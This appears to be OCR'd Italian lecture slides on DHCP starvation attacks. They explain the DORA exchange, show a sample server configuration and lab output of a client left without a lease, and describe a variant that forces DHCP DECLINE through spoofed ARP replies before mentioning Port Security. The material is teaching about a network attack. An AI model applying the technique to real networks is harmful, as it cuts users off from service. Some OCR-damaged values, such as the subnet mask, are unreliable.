DHCP Starvation Attack

Paolo Fagioli

Contenuti

Introduzione

10.9.0.10

10.9.0.8

10.9.0.9

Subnet mask
252.255.255

Default gateway
10.9.0.1


Local DNS server
8.8.8.8

DHCP

DHCP

(Dynamic Host Configuration Protocol)


- client–server
- UDP



68

67

Messaggi DHCP (DORA)



DHCP DISCOVER

DHCP OFFER


DHCP REQUEST

DHCP ACK


Configurazione di un DHCP server

```
root@dhcp-server:/# cat /etc/dhcp/dhcpd.conf | grep -v "#" | grep -v "^$"
option domain-name "example.org";
option domain-name-servers ns1.example.org, ns2.example.org;
default-lease-time 3600;
max-lease-time 7200;
ddns-update-style none;
subnet 10.9.0.0 netmask 255.255.255.0 {
 range 10.9.0.10 10.9.0.50;
 option routers 10.9.0.1;
 option domain-name-servers 10.9.0.1;
}
root@dhcp-server:/#
```


DHCP rogue server



DHCP rogue server




DHCP Starvation Attack





```
# Pool of adresses
10.9.0.11
10.9.0.12
.
.
.
10.9.0.50
```

DHCP Starvation Attack

```
# Pool of adresses
10.9.0.11
10.9.0.12
.
.
.
10.9.0.50
```



DHCP Starvation Attack



dhcp-server | Attacker | User

```
User console is now available... Press RETURN to get started.
udhcpc (v1.24.2) started
Sending discover...
Sending discover...
Sending discover...
Sending discover...
Sending discover...
udhcpc failed to get a DHCP lease
No lease, forking to background
/ # ifconfig
eth0      Link encap:Ethernet  HWaddr 96:EF:F4:BA:79:F5
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4032 (3.9 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

/ #
```

Starvation Attack

+

Rogue DHCP Server


DHCP Starvation Indotta

RFC 2131:

"the client SHOULD probe the newly received address, e.g., with ARP."

- Un client è tenuto a verificare che l'IP ricevuto non sia efettivamente in utilizzo
- Il client effettua un'ARP request sull'IP ricevuto aspettandosi che nessuno risponda
- Se l'attacante risponde con un'ARP reply il client invia al server un DHCP DECLINE
- Il server ricevuto il pacchetto DHCP DECLINE rimuove quell'indirizzo dal suo pool e rincomincia il processo di negoziazione da capo
- Più efficiente della starvation tradizionale

Port Security

